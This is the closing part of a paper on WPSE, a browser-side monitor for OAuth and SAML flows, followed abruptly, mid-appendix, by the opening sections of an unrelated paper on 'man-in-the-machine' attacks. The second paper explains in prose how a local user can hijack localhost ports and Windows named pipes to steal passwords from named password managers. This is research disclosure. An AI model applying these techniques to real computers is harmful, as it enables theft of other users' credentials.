OAuth 2.0 protocol is securely executed in the presence of compromised scripts which might result in successful authentication and the setting of a session cookie. However, the monitor cannot prevent that this session cookie is leaked by a malicious script after the protocol run is over. So other security techniques (*e.g.*, the `HttpOnly` attribute for cookies) have to be in place or the protocol specification can in principle be extended to include the subsequent application steps (*e.g.*, we can protect session cookies like we do for access tokens).

Our theory is elaborated within the applied pi calculus [37], a popular process calculus for the formal analysis of cryptographic protocols, which is supported by various automated cryptographic protocol verifiers, such as ProVerif [10]. Bansal *et al.* [6] have recently presented a technique to leverage ProVerif for the analysis of web protocol specifications, including OAuth.

We give an overview on the theorem in Figure 4. We assume that the protocol specification has already been proven secure in a setting where the browser-side application is well-behaved and, in particular, follows the protocol specification ($S_{orig}$). Intuitively, our theorem says that security carries over to a setting ($S_{new}$) where the browser-side application is totally under the control of the attacker (*e.g.*, because of XSS attacks or a simple bug in the code) but the communication between the browser and the other protocol parties is mediated by our monitor.

Specifically, $S_{orig}$ includes a browser $B$ and an uncompromised application $App$, which exchange messages via private (green) communication channels $ba_{in}, ba_{out}$. The communication between the browser $B$ and the network $N$ is performed via the public (red) channels $bs_{in}, bs_{out}$ that can be observed and infiltrated by the network attacker. $S_{new}$ shows the setting in which the application is compromised: channel $ba_{in}$ for requests from the application to the browser is made public, modeling that

arbitrary requests can be performed on it by the attacker. In addition, we assume the channel $ba_{out}$ modeling the responses from the browser to the app to leak all messages and consequently modeling that the compromised application might leak these secrets. Indeed, the compromised application can communicate with the network attacker, which can in turn use the learned information to attack the protocol.

We state a simplified version of the correctness theorem as follows:

**Theorem 1** (Monitor Correctness)**.** *Let processes App, N, B and M as defined in $S_{orig}$ and P be a property on execution traces against a network attacker. Assume that the following conditions hold:*

*(H1)* $S_{orig} \models P$ *('$S_{orig}$ satisfies P')*

*(H2)* $M \downarrow bs_{in}, bs_{out} \preccurlyeq S_{orig} \downarrow bs_{in}, bs_{out}$ *('the set of requests/responses on $bs_{in}$,$bs_{out}$ allowed by M are a subset of those produced by $S_{orig}$')*

*(H3) M does not leak any secrets (*i.e.*, messages initially unknown to the attacker) on $ba_{out}$*

*Then it also holds that:*

*(C)* $S_{new} \models P$ *('$S_{new}$ satisfies P').*

Assumption (H1) states that the process as shown in $S_{orig}$ satisfies a certain trace property. In the applied pi calculus, this is modeled by requiring that each partial execution trace of $S_{orig}$ in parallel with an arbitrary network attacker satisfies the trace predicate $P$. Assumption (H2) states that the requests/responses allowed by the monitor $M$ on the channels $bs_{in}$, $bs_{out}$, which model the communication between the browser and the network, are a subset of those possibly performed by the process $S_{orig}$. Intuitively, this means that the monitor allows for the intended protocol flow, filtering out messages deviating from it. Formally this is captured by projecting the execution traces of the corresponding processes to those components that model the input and output behavior on $bs_{in}$ and $bs_{out}$ and by requiring that for every such execution trace of $M$ there is a corresponding one for $S_{orig}$. Finally, assumption (H3) states that the monitor $M$ should not leak any secrets with its outputs on channel $ba_{out}$. In applied pi calculus this is captured by requiring that the outputs of $M$ on channel $ba_{out}$ do not to contain any information that increases the attacker knowledge.

Together these assumptions ensure that the monitored browser behaves as the ideal protocol participant in $S_{orig}$ towards the network and additionally assure that an attacker cannot gain any additional knowledge via a compromised application that could enable her to perform attacks against the protocol over the network. Formally, this is captured in conclusion (C) that requires the partial execution traces of $S_{new}$ to satisfy the trace predicate $P$.

## 6.1 Discussion

Our formal result is interesting for various reasons. First, it allows us to establish formal security guarantees in a stronger attacker model by checking certain semantic conditions on the monitor, without having to prove from scratch the security of the protocol with the monitor in place on the browser-side. Second, the theorem demonstrates that enforcing the three security properties identified in Section 2 does indeed suffice to protect web protocols from a large class of bugs and vulnerabilities on the browser side: (H2) captures the compliance with the intended protocol flow as well as data integrity, while (H3) characterizes the secrecy of messages.

Finally, the three hypotheses of the theorem are usually extremely easy to check. For instance, let us consider the OAuth protocol. As previously mentioned, this has been formally analyzed in [6], so (H1) holds true. In particular, the intended protocol flow is directly derivable from the applied pi calculus specification. The automaton in Figure 2 only allows for the intended protocol flow, which is clearly contained in the execution traces analyzed in [6]. Hence (H2) holds true as well. Finally, the only secrets in the protocol specification are those subject to the confidentiality policy in the automaton in Figure 2: as previously mentioned, these are replaced by placeholders, which are then passed to the web application. Hence no secret can ever leak, which validates (H3).

# 7 Related Work

## 7.1 Analysis of Web Protocols

The first paper to highlight the differences between web protocols and traditional cryptographic protocols is due to Gross *et al.* [22]. The paper presented a model of web browsers, based on a formalism reminiscent of input/output automata, and applied it to the analysis of password-based authentication, a key ingredient of most browser-based protocols. The model was later used to formally assess the security of the WSFPI protocol [23].

Traditional protocol verification tools have been successfully applied to find attacks in protocol specifications. For instance, Armando *et al.* analyzed both the SAML protocol and a variant of the protocol implemented by Google using the SATMC model-checker [4]. Their analysis exposed an attack against the authentication goals of the Google implementation. Follow-up work by the same group used a more accurate model to find an authentication flaw also in the original SAML

specification [3]. Akhawe *et al.* used the Alloy framework to develop a core model of the web infrastructure, geared towards attack finding [2]. The paper studied the security of the WebAuth authentication protocol among other case studies, finding a login CSRF attack against it. The WebSpi library for ProVerif by Bansal *et al.* has been successfully applied to find attacks against existing web protocols, including OAuth 2.0 [6] and cloud storage protocols [5]. Fett *et al.* developed the most comprehensive model of the web infrastructure available to date and fruitfully applied it to the analysis of a number of web protocols, including BrowserID [17], SPRESSO [18] and OAuth 2.0 [19].

Protocol analysis techniques are useful to verify the security of protocols, but they assume websites are correctly implemented and do not depart from the specification, hence many security researchers performed empirical security assessments of existing web protocol implementations, finding dangerous attacks in the wild. Protocols which deserved attention by the research community include SAML [41], OAuth 2.0 [43, 27] and OpenID Connect [28]. Automated tools for finding vulnerabilities in web protocol implementations have also been proposed by security researchers [46, 50, 48, 31]. None of these works, however, presented a technique to protect users accessing vulnerable websites in their browsers.

## 7.2 Security Automata

The use of finite state automata for security enforcement is certainly not new. The pioneering work in the area is due to Schneider [40], which first introduced a formalization of security automata and studied their expressive power in terms of a class of enforceable policies. Security automata can only stop a program execution when a policy violation is detected; later work by Ligatti *et al.* extended the class of security automata to also include edit automata, which can suppress and insert individual program actions [29]. Edit automata have been applied to the web security setting by Yu *et al.*, who used them to express security policies for JavaScript code [49]. The focus of their paper, however, is not on web protocols and is only limited to JavaScript, because input/output operations which are not JavaScript-initiated are not exposed to their security monitor.

Guha *et al.* also used finite state automata to encode web security policies [24]. Their approach is based on three steps: first, they apply a static analysis for JavaScript to construct the control flow graph of an Ajax application to protect and then they use it to synthesize a request graph, which summarizes the expected input/output behavior of the application. Finally, they use the request graph to instruct a server-side proxy, which performs a dynamic monitoring of browser requests to prevent observable violations to the expected control flow. The security enforcement can thus be seen as the computation of a finite state automaton built from the request graph. Their technique, however, is only limited to Ajax applications and operates at the server side, rather than at the browser side.

## 7.3 Browser-Side Defenses

The present paper positions itself in the popular research line of extending web browsers with stronger security policies. To the best of our knowledge, this is the first work which explicitly focuses on web protocols, but a number of other proposals on browser-side security are worth mentioning. Enforcing information flow policies in web browsers is a hot topic nowadays and a few fairly sophisticated proposals have been published as of now [21, 26, 8, 36, 7]. Information flow control can be used to provide confidentiality and integrity guarantees for browser-controlled data, but it cannot be directly used to detect deviations from expected web protocol executions, which instead are naturally captured by security automata. Combining our approach with browser-based information flow control can improve its practicality, because a more precise information flow tracking would certainly help a more permissive security enforcement.

A number of browser changes and extensions have been proposed to improve web session security, both from the industry and the academia. Widely deployed industrial proposals include Content Security Policy (CSP) and HTTP Strict Transport Security (HSTS). Notable proposals from the academia include Allowed Referrer Lists [16], SessionShield [32], Zan [44], CSFire [38], Serene [39], CookiExt [11], SessInt [12] and Michrome [13]. Moreover, JavaScript security policies are a very popular research line in their own right: we refer to the survey by Bielova [9] for a good overview of existing techniques. None of these works, however, tackles web protocols.

# 8 Conclusion

We presented WPSE, the first browser-side security monitor designed to address the security challenges of web protocols, and we showed that the security policies enforceable by WPSE suffice to prevent a large number of real-world attacks. Our work encompasses a thorough review of well-known attacks reported in the literature and an extensive experimental analysis performed in the wild, which exposed several undocumented security vulnerabilities fixable by WPSE in existing OAuth 2.0 implementations. We also discovered a new attack on the Google implementation of SAML 2.0 by formalizing its specification in WPSE. In terms of compatibility, we

showed that WPSE works flawlessly on many existing websites, with the few compatibility issues being caused by custom implementations deviating from the OAuth 2.0 specification, one of which introducing a critical vulnerability. In the end, we conclude that the browser-side security monitoring of web protocols is both useful for security and feasible in practice.

As to future work, we observe that our current assessment of WPSE in the wild only covers two specific classes of vulnerabilities, which can be discovered just by navigating the tested websites: extending the analysis to cover active attacks (in an ethical manner) is an interesting direction to get a better picture of the current state of the OAuth 2.0 deployment. We would also like to improve the usability of WPSE by implementing a more graceful error handling procedure: *e.g.*, when an error occurs, we could give users the possibility to proceed just as it routinely happens with invalid HTTPS certificates. Using more descriptive warning messages may also be useful for web developers that are visiting their websites with WPSE so that they can understand the issue and provide the appropriate fixes to the server side code. Finally, we plan to identify automated techniques to synthesize protocol specifications for WPSE starting from observable browser behaviours in order to make it easier to adopt our security monitor in an industrial setting.

## A Sample XML Specification

Figure 5 shows the XML specification of the OAuth 2.0 automaton in Figure 2. The protocol is enclosed within `<Protocol>` tags and describes the flow as a sequence of requests and responses. For every message we detail its pattern, possibly specifying the endpoint and a list of parameters for requests or a list of headers for responses.

Identifiers can be introduced in the protocol flow specification by adding the `id` attribute to the tag of the message component of interest. Additional identifiers can be defined within `<Definition>` tags, where the value that is associated to the new identifier is the part of the `<Source>` matching the regular expression `<Regexp>`. If the regular expression contains a capturing group, denoted by parenthesis, only the string matching the group is selected. The syntax `${id}` can be used to refer to the value bound to the identifier `id`.

Security policies are defined within `<Secrecy>` and `<Integrity>` tags. The secrecy policy specifies that the value in `<Target>` must be sent only to the enumerated origins. The integrity policy specifies that the value in `<Target>` must match the content of `<Matches>`, which can possibly be a regular expression.

```

# Man-in-the-Machine: Exploiting Ill-Secured Communication Inside the Computer

Thanh Bui*, Siddharth Rao*, Markku Antikainen†, Viswanathan Bojan*, and Tuomas Aura*

* *Aalto University* † *University of Helsinki, Helsinki Institute for Information Technology*

## Abstract

Operating systems provide various inter-process communication (IPC) mechanisms. Software applications typically use IPC for communication between frontend and backend components, which run in different processes on the same computer. This paper studies the security of how the IPC mechanisms are used in PC, Mac and Linux software. We describe attacks where a nonprivileged process impersonates the IPC communication endpoints. The attacks are closely related to impersonation and man-in-the-middle attacks on computer networks but take place inside one computer. The vulnerable IPC methods are ones where a server process binds to a name or address and waits for client communication. Our results show that application developers are often unaware of the risks and secure practices in using IPC. We find attacks against several security-critical applications including password managers and hardware tokens, in which another user's process is able to steal and misuse sensitive data such as the victim's credentials. The vulnerabilities can be exploited in enterprise environments with centralized access control that gives multiple users remote or local login access to the same host. Computers with guest accounts and shared computers at home are similarly vulnerable.

## 1 Introduction

People use personal computers (PC) for storing and processing their most critical information, such as sensitive work documents, private messages, or access credentials to online accounts. These computers and the software running on them is designed to be personal, and the focus of security engineering has therefore been on external threats from unauthorized users and from the Internet. Nevertheless, most PCs can be accessed by more than one authorized user, making them effectively *multi-user computers*. In this paper, we analyze threats from the authorized insiders. They may be coworkers, family members, or guest users with console access.

Our focus is on the security of inter-process communication (IPC), i.e. communication channels that are internal to the computer. Computer software often comprises multiple components, such as a frontend application and a backend database, which obviously need to exchange information. Many modern desktop applications also often follow the design of web software and have a separate UI component, which connects to the business logic via a RESTful API. The UI may even be implemented in JavaScript and run in a web browser.

We assume the attacker to have login access as *non-administrator* or, at minimum, the ability to keep non-privileged processes running in the background. The attacker's goal is to exploit IPC between the processes of another user. The attacks that we discover are similar to those on the open networks, but they happen inside one computer, where application developers often do not expect adversaries. We therefore use the name *man in the machine (MitMa)* to describe these attackers.

During the analysis of case-study applications, we observed that application developers have an ambiguous attitude towards local attackers and the security of IPC channels. On one hand, these threats are not given much consideration. It is quite common to cite opinions of security experts stating that attempts to defend against local attackers are futile. On the other hand, the application implementations often make some attempt to authenticate or encrypt the communication, but rarely with the same prudence as seen in communication over physical networks.

Our main contribution is to highlight the importance of the adversary model where a nonprivileged user intercepts communication inside the computer. We demonstrate its seriousness with various examples of widely-deployed applications and compromises of critical data. We show that the vulnerabilities are common and that exploiting them is not difficult. We also discuss potential



Figure 1: MitMa attack

mitigation techniques. Finally, we believe that the observations of this paper will be valuable also in the ongoing efforts to improve isolation between one user's applications.

The rest of this paper is structured as follows. Section 2 explains our adversary model. Section 3 describes IPC methods and the basic attack principles. Sections 4–7 cover the vulnerabilities found in several classes of applications. Potential solutions are covered in Section 8 while Section 9 discusses the results and Section 10 surveys related work. Finally, Section 11 concludes the paper.

## 2 The adversary

This section describes the adversary model and explains its relevance in everyday information systems.

We consider *multi-user computers* that may have processes of two or more users running at the same time. The attacker is a nonprivileged user who tries to steal sensitive information from or interfere with another user. It does this by intercepting communication between the victim user's processes, as illustrated in Figure 1. The malicious process is nonprivileged, and it typically runs in the background and belongs to a different login session than the victim's processes. The attack is similar to impersonation or man in the middle in computer networks, but since the communication takes place inside one computer, we call it *man in the machine (MitMa)*.

Shared computers are common both in home and enterprise environments. In a Windows domain, users are centrally registered at the Active Directory (AD) and they are typically able to log into each other's workstations. Linux and macOS workstations are commonly integrated into AD or other centralized directory services.

In addition to having its own user account, the MitMa attacker needs to be able to run a process in the background when the victim user is working on the computer. Table 1 summarizes ways to achieve this. Personal computers generally have not been designed for multiple simultaneous users, but they do support *fast user switching* [41], that is, leaving login sessions in the background and resuming them later. Such background sessions continue to have running processes that can be used in the attacks. On macOS and Linux, it is also possible to leave processes running when the user logs out (e.g., with the `nohup` command). On Windows, user processes are killed at the end of the login session, and thus the MitMa attacker must remain logged in.

| MitMa attacker | Method | macOS | Windows | Linux |
|---|---|---|---|---|
| Authenticated user | Console login | ✓ | ✓ | ✓ |
| | SSH | ✓ | ✓ | ✓ |
| | Remote desktop | N/A | ✓ | N/A |
| Guest account | Console login | ✓ | ✓ | ✓ |

Table 1: MitMa attackers on different OSs

The MitMa attacks can also be launched using guest accounts. The *guest user* can start the malicious process and leave the guest session in the background with fast user switching. We implemented the attacks described in this paper with macOS High Sierra, Windows 7, and Windows 8.1. These operating systems have the guest account enabled by default. Windows 10 does not currently have a built-in guest account, though creating one is possible. In enterprise Windows domains, the availability of the guest account depends on the group policy.

The attacks can also be carried out remotely, for example, if SSH [56] has been enabled. On macOS, the SSH server is started if the administrator chooses "Remote Login" from sharing preferences. Windows 10 in the developer mode also starts an SSH server. The user might not realize this because earlier Windows versions required third-party SSH servers.

Another remote access method is *remote desktop*. Non-server versions of Windows allow only one interactive session at a time. Thus, the attacker cannot access the computer at the same time as the local users. However, the remote desktop session can be left in the background and resumed later, similar to fast user switching. The MitMa attack is technically possible also between remote desktop sessions on a Windows Server. While the case-study applications considered in this paper are generally not run on Windows Server, there could be other vulnerable applications.

## 3 Client-server communication inside the computer

Modern operating systems (OS) provide several means for IPC. The vulnerabilities presented in this paper were found in IPC methods where a server process or device

listens for connections from client processes. Specifically, we consider network sockets, named pipes, and Universal Serial Bus (USB) communication. In this section, we give a high-level overview of these IPC mechanisms. The reader is referred e.g. to [47, 49] for more details. We also discuss the attack vectors that the MitMa attacker might exploit against each IPC type.

## 3.1 Network sockets

Network sockets are widely used in distributed client-server architectures. The server waits for the incoming client requests by listening on an IP address and a TCP or UDP port number. Any client can connect to the server as long as it knows the IP address and port. While network sockets were originally intended for communication across a network, they are also used for IPC within one host. If the server listens only on the loopback interface, i.e. on one of the special *localhost* addresses `127.0.0.0/8` and `::1/128`, only local client processes can connect to it.

Network sockets have almost the same functionality across operating systems. Any process, regardless of its owner, can listen on a port 1024 or higher as long as the number has not been taken by another process. Also, any local process can connect as a client to any localhost port where a server is listening. It is the responsibility of the client and server processes to authenticate each other on the application layer, as if the client was on the other side on the Internet. However, a separate connection is created for each client, and the OS prevents unauthorized processes from sniffing the communication. In that respect, IPC over the loopback interface is more secure than communication over a physical network.

**Attack vectors.** The malicious process, like any process on the computer, can connect to any server port on the localhost. This makes *client impersonation* very easy. Some servers might accept only one client connection, and in that case the malicious process needs to connect before the legitimate client.

The network-socket server typically listens for TCP connections on one or more predefined ports. The attacker can find the port numbers from the application documentation or source code, if available, or with commands such as `netstat`. In *port hijacking*, the MitMa attacker binds to the port ($\geq 1024$) before the legitimate process does. The attacker can then receive any connections that clients open to the port, enabling *server impersonation*.

The MitMa attacker naturally wants to combine server and client impersonation to a full *man-in-the-middle* attack where the attacker passes messages between the legitimate client and server. This is not always easy to do on the localhost because the legitimate server and attacker cannot both bind to the same port number. Fortunately for the attacker, many applications implement *port agility* for IPC: if the primary port is taken, they choose the next port number from a predefined list. This enables the attacker to receive client connections on the primary port and connect itself to a secondary port on the legitimate server.

Even if the application uses one fixed port for IPC, the attacker may be able to *replay messages* by alternating between the client and server roles. It sometimes binds to the server port and sometimes releases it for the legitimate server. The rate of the messages passing through the attacker will be slow, but we found practical attacks that only require a small number of such role reversals.

## 3.2 Windows named pipes

Both Windows and Unix systems support named pipes, but the implementation details differ significantly. We describe Windows named pipes here because they were found to create more actual vulnerabilities.

On Windows, the named pipes are placed in the root directory of the named pipe filesystem. It is mounted under the special path `\\.\pipe\`, to which every user of the system has access, including the guest user. When no pipe with the given name exists, any process can create it. The named pipe can have multiple instances to support multiple simultaneous connections from clients. The creator of the first instance decides the maximum number of instances as well as specifies the *security descriptor*, which includes an access control list (DACL) that controls access to all the instances of the named pipe. The default descriptor grants read access to everyone and full access only to the creator user and the administrators. Some important details are that, if an instance of the named pipe with the same name already exists, only processes with the `FILE_CREATE_PIPE_INSTANCE` access to the pipe object can create a new instance, and that a process can set the `FILE_FLAG_FIRST_PIPE_INSTANCE` flag to ensure that it is creating the first instance.

**Attack vectors.** If the named pipe is created with the default security descriptor, or with open read-write access for two-directional communication, the attacker's malicious process can connect to it and impersonate the legitimate client. The pipe server would have to configure the DACL on the named pipe object carefully to allow access for only legitimate clients.

The default security descriptor does not allow the attacker to create new pipe instances. The attacker can, however, *hijack the pipe name* by creating the first pipe instance and thus becoming the owner of the named-pipe object. This way, the attacker can impersonate the

named-pipe server. Furthermore, the attacker can set the access control list so that it allows the victim (or anyone) to create new pipe instances. If the legitimate server is careless, it will not check that it is creating the first instance of the pipe. By choreographing the creation of the instances and client connections, the attacker can then become a man in the middle between the legitimate client and server, passing messages between two pipes. It helps to know that Windows connects new clients to the server instances in round-robin order.

To summarize, it is easy to overlook the necessary security controls for named pipes, thus creating vulnerabilities, but on the other hand, careful configuration can avoid most of the issues.

### 3.3 Hardware security tokens

Universal Serial Bus (USB) allows peripheral devices to communicate with a computer. USB *human interface devices* (HID) include keyboards and pointing devices, but also hardware security tokens.

In Linux, HIDs are character devices and mapped to special files under `/dev/hidraw*`. The currently logged-in user gets by default read-write access to the special file. If the user session is interrupted, either by the user logging out or by switching users, the read-write access is reassigned to the display manager and later to the next logged-in user. Thus, exactly one user at a time has access to a USB HID. Windows lacks such mechanisms for dynamic access-rights assignment, and more than one user at a time could have access to a HID device including hardware security tokens.

**Attack vectors.** The MitMa attacker in Windows can access USB HIDs plugged in by other users. This also applies to USB security tokens. The security of the token will then depend on application-level security mechanisms implemented in the hardware or software.

### 3.4 Safe IPC methods

It is worth noting that some IPC mechanisms, such as anonymous pipes and socket pairs, are not vulnerable to our attacks. In these methods, both endpoints of the IPC channel are created at the same time by the same process, which prevents an untrusted process from getting to the middle. Unfortunately, these IPC methods can only be used between related processes (typically parent and child), which severely limits the software architecture. Thus, it is attractive to use the more client-server oriented but less safe methods described above.

On macOS, apart from the same IPC methods that are available on Windows and Linux, there are also Mach IPC methods that are based on the Mach kernel, such as CFMessagePort. These IPC channels are associated with a login session [10], and a process from one login session cannot interact with another. Thus, these IPC methods are immune to MitMa attacks between users.



Figure 2: Password manager architecture with native app and browser extension

In the following sections, we show how the attack vectors described above are affecting real-world applications. Table 2 summarizes the applications and the vulnerabilities that we found.

## 4 Case study 1: Password managers

We chose password managers as our primary case study because the information they send over IPC is obviously critical and, thus, it is easy to identify security violations.

Password managers help users to choose and remember strong passwords without reusing them [24]. They store passwords along with the associated hostnames and usernames in an encrypted password vault. The key to the vault is typically derived from a master password. Password managers are often integrated to the web browser and assist the user both by offering to create and store passwords and by entering them into login pages. We focus on password managers that consist of two discrete components: a stand-alone *app* for managing the password vault and a *browser extension* for the web-browser integration, as in Figure 2. We analyze the inter-process communication between these two components.

As the following sections will show, the MitMa attacker is able to capture passwords and other confidential information from a large number of password managers. What we find interesting is that, in almost all cases, the software developers have taken some measures to authenticate or encrypt the communication between the browser extension and the app. This shows that they do not fully trust the security of the chosen IPC method. Yet, none of the studied examples implements well-designed cryptographic protection that would completely protect the communication from the MitMa attacker. The main message of the current paper is to highlight this ambivalent attitude towards IPC security and to suggest a rethink.

Table 2: Discovered vulnerabilities (✓ vulnerable, ✗ not vulnerable)

## 4.1 Managers with network sockets

Many password managers use network sockets as the IPC method because of its portability across operating systems and browsers and compatibility with web APIs. This section discusses the MitMa vulnerabilities found in such implementations.

### 4.1.1 RoboForm

The RoboForm [7] password manager (S) and its browser extension (E) communicate via the loopback network interface with HTTP without any authentication. The protocol is basically as follows:

1. $E \rightarrow S$: "list"
2. $E \leftarrow S$: $[item\_id_1, item\_id_2, ..., item\_id_n]$
3. $E \rightarrow S$: "getdataitem", $item\_id_i$
4. $E \leftarrow S$: $item_i$

The extension first requests a list of all items stored in the password vault by sending an HTTP POST request to `http://127.0.0.1:54512`. The server replies with the item identifiers, which consist of a type (e.g. password, safenote) and name. To retrieve an item, the extension sends a `getdataitem` request to the server, which returns the item data in plaintext.

**Attacks.** Since there is no authentication between the browser extension and the native app, a MitMa attacker can impersonate the browser extension by simply connecting to the above URL. It can then retrieve all the sensitive information from the user's password vault.

### 4.1.2 Dashlane

Dashlane [3] has two modes of operation: in one, the browser extension retrieves passwords directly from a cloud storage and, in the other, from a desktop app. We only consider the latter operating mode. The Dashlane app runs a WebSocket server on port 11456.

The WebSocket communication between the Dashlane app (server) and the browser extension (client) is protected as follows. First, all messages are encrypted with keys derived from a hard-coded constant secret and a nonce, which is fresh for each message and included in the message. Second, the server verifies the browser-extension id in the HTTP `Origin` header of each request. Third, the server verifies the client process by checking its code-signing signature using APIs provided by the operating system. The process must be a whitelisted web browser and the signature must be generated by a whitelisted software publisher. Fourth, the server checks that the client process is owned by the same user as the server.

A peculiar feature of Dashlane is that the browser extension collects all DOM elements from the web pages

that the user visits and sends them to the app for analysis. The app then instructs the extension on actions to take, such as to save the contents of a web form to the app when the user submits it.

**Attacks.** The verification of the browser binary and user id prevented us from impersonating the web browser or browser extension. However, it does not prevent impersonation of the server to the browser extension. We explored what the MitMa attacker can achieve with server impersonation. The attacker first needs the shared constant secret, which it can find in the JavaScript code of the browser extension. The attacker then runs its malicious WebSocket server on port 11456 before the benign server starts, which effectively forces the benign server to fail over to another port (the user is not notified about this). Since the attacker knows the encryption keys, the browser extension will happily communicate with the malicious server. As a result, the attacker obtains all HTML content from the web pages that the victim visits. This includes personal data displayed on web pages, such as emails and social-network messages. Furthermore, the malicious app can instruct the extension to collect web-form data and send the data to it. Then, any usernames and passwords that the user types in are sent to the malicious app regardless of whether the user wants to save them to the vault or not.

#### 4.1.3 1Password

1Password [1] app runs a WebSocket server on port 6263. The very first time when the browser extension communicates with the WebSocket server, the server verifies the client binary and user in the same way as Dashlane does. They then run the following protocol to agree on a shared encryption key.

1. $E \rightarrow S$: "hello"
2. $E \leftarrow S$: *code* (random 6-digit string)
3. $E \rightarrow S$: *hmac_key*
4. Both the browser and the app display the *code*. The user compares the codes and confirms to the app that they match. Otherwise, the protocol restarts.
5. $E \leftarrow S$: "authRegistered"
6. $E \rightarrow S$: $nonce_E$
7. $E \leftarrow S$: $nonce_S$, $m_S = HMAC(hmac\_key, nonce_S || nonce_E)$
8. $E \rightarrow S$: $m_E = HMAC(hmac\_key, m_S)$
9. $E \leftarrow S$: "welcome"

Finally, both sides derive the encryption key $K = HMAC(hmac\_key, m_S || m_E ||$"encryption"$)$, which will be used to protect all future communication.

**Attacks.** The above protocol is clearly not a secure key exchange. The checks on the client binary and user, however, protect against many attacks that otherwise could exploit the protocol weaknesses. The remaining critical flaw is that the protocol requires user confirmation only on the app side. This allows the attacker's malicious background process to skip the confirmation step, and the browser extension will happily connect to it.

Because of the above flaw, the attacker can impersonate the app to the browser extension, like in Dashlane. By analyzing the JavaScript code of the 1Password browser extension, we found commands that the app can issue to the extension, such as `collectDocuments`, which tells the browser extension to collect data on the page the user is visiting including the URL and data entered into web forms.

#### 4.1.4 F-Secure Key

The F-Secure Key [4] app runs an HTTP server on the localhost port 24166. If the port is already occupied by another process, the server fails to run.

To start using the browser extension, the user needs to cut and paste an *authorization token* from the app to the extension. The secret token is then used to encrypt parts of the messages exchanged between the app and the extension, including usernames and passwords. Additionally, every message from the extension includes a hash of the token for authentication.

When the user visits a web page, the login protocol is roughly as follows.

1. $E \rightarrow S$: $page\_url, token\_hash$
2. $E \leftarrow S$: [($description_1$, $username_1$, $password_1$), ..., ($description_n$, $username_n$, $password_n$)]

The browser extension requests the app for password entries that match a given URL. If matches are found, the app returns their information to the extension, including a description, username, and password. The messages are JSON objects where the values are encrypted while the keys are plaintext. Each value is encrypted as a separate message. For example:

```
{ "items": [{ "title":    "<encrypted_title>",
              "username": "<encrypted_username>",
              "password": "<encrypted_password>" }]}
```

F-Secure Key requires the user to create passwords in the app, and thus confidential data mainly flows from the app to the extension. Apart from the aforementioned messages, the extension sends a periodic `health` message to the app to indicate that it is still running and a `logout` message to lock the vault, after which the user has to enter the master password to unlock the app again. Both messages have no content except for the authorization token hash.

**Attacks.** As we can see, the extension does not authenticate the app before sending messages. Thus, a MitMa

attacker can impersonate the app to the extension by running an HTTP server on port 24166. Thanks to the health messages, the attacker is able to capture the authorization token hash and use it later to impersonate the extension.

With the ability to impersonate both sides, the MitMa attacker can perform replay attacks as follows. In the first stage, it impersonates the app to collect as many encrypted URLs from the extension as possible. In the second stage, the attacker closes the malicious server, releasing port 24166, and waits until the user restarts the app. The attacker then connects to the app as a client and sends the encrypted URLs. In response, the attacker obtains a list of encrypted password entries. Note that the attacker cannot decrypt the passwords. However, because the values are encrypted as individual messages and the integrity of the end-to-end connection is not checked, the attacker can modify the messages and pair the encrypted password fields with the wrong encrypted URLs. In the third stage, the attacker again impersonates the app to the extension, listening on port 24166. It can do this, for example, if the user logs out and later logs back in. The attacker then responds to requests from the browser extension by replaying the responses that it received earlier, but with the mismatched passwords. Since the passwords have been matched with the wrong URLs, they get sent to the wrong websites. As described, this is just a nuisance attack but shows that data leaks are possible. More seriously, the attacker could collude with one of the websites, identify its encrypted URL at the MitMa process by correlating the timing of the encrypted message with the user's login on the colluding site, and then leak the user's passwords to that site one by one.

## 4.2 Managers with native messaging

Native messaging [25] is intended to provide a more secure alternative to network sockets or named pipes for communicating between a browser extension and native code. In Windows, native messaging uses named pipes with random names for its internal implementation, and in Linux and macOS, it uses anonymous pipes. This makes the communication channel immune to MitMa attacks. The native password manager app registers an executable, called *native messaging host* (NMH), with the web browser. The configuration file of the NMH can specify which browser extensions have access to it. The web browser starts the NMH in a child process and lets the browser extension communicate with it.

Native messaging can be used to implement a password manager that is only accessed through the web browser and the browser extension. It is, however, not a complete solution for communication between the browser extension and the stand-alone password-manager app of Figure 2. This is because the NMH needs to be a child process of the web browser and thus is a different process from the stand-alone app. In the following, we analyze how password managers nevertheless try to make use of native messaging.

Figure 3: Communication in native messaging

### 4.2.1 Password Boss

Password Boss [6] on Windows uses both native messaging and named pipes, as shown in Figure 3. When the native app is started, it creates a named pipe with a fixed name and maximum 50 instances. The access control list on the named pipe allows all authenticated users to read and write to its instances. The native messaging host connects to the named pipe as a pipe client and forwards messages between the browser extension and the native app. Messages are sent in plaintext and no attempt is made to authenticate them.

**Attacks.** Any authenticated user on the system can perform the MitMa attack as follows. First, the attacker connects as a client to the native app's named pipe instance. The attacker then creates another instance of the named pipe, which is possible thanks to the unnecessarily high maximum number of instances. When the native messaging host tries to communicate with the native app, it will connect to the attacker's instance because it is the only one available. The attacker can thus sit between the two pipe instances forwarding messages and reading their content, including passwords.

The above attack does not work if the attacker only has guest access to the victim's system because the named pipe's security attributes allow only authenticated users to create and access instances. To overcome this limitation, the guest-user attacker needs to hijack the pipe name as described in Section 3. That is, the attacker has to create the first instance of the named pipe, so that it can set the DACL to allow access by everyone. After that, the guest user can mount the MitMa attack.

### 4.2.2 Sticky Password

Sticky Password [8] also makes use of both native messaging and WebSocket, but in a configuration that is slightly different from Figure 3. When the browser extension starts up, it uses native messaging to obtain an *AccessKey* from the NMH, which gets it from the stand-alone Sticky Password app with the CFMessagePort IPC method. After this, the browser extension communicates directly with the app's WebSocket server on port 10011.

A simplified version of the protocol between the Sticky Password browser extension and app is shown below.

1. $E \rightarrow S$: "authenticate", *ClientID*, *AccessKey*
2. $E \rightarrow S$: "GetCompleteWebAccounts"
3. $E \leftarrow S$: $[(id_1, username_1), ..., (id_n, username_n)]$
4. $E \rightarrow S$: "GetLoginPassword", $id_i$
5. $E \leftarrow S$: *password*

Thus, the browser extension first authenticates to the server with the *AccessKey*. It then uses further commands to retrieve the list of available data and, finally, the desired data item. Different commands exist for different types of user data.

**Attacks.** The first attack that a MitMa attacker can do with Sticky Password is to impersonate the WebSocket server. The reason is that the extension does not authenticate the app. That is, the attacker can hijack the localhost port 10011 before Sticky Password starts and pretend to be the app. By impersonating the server, the attacker may be able to capture data that the extension sends to the app, including new passwords that the user is attempting to save to the password vault.

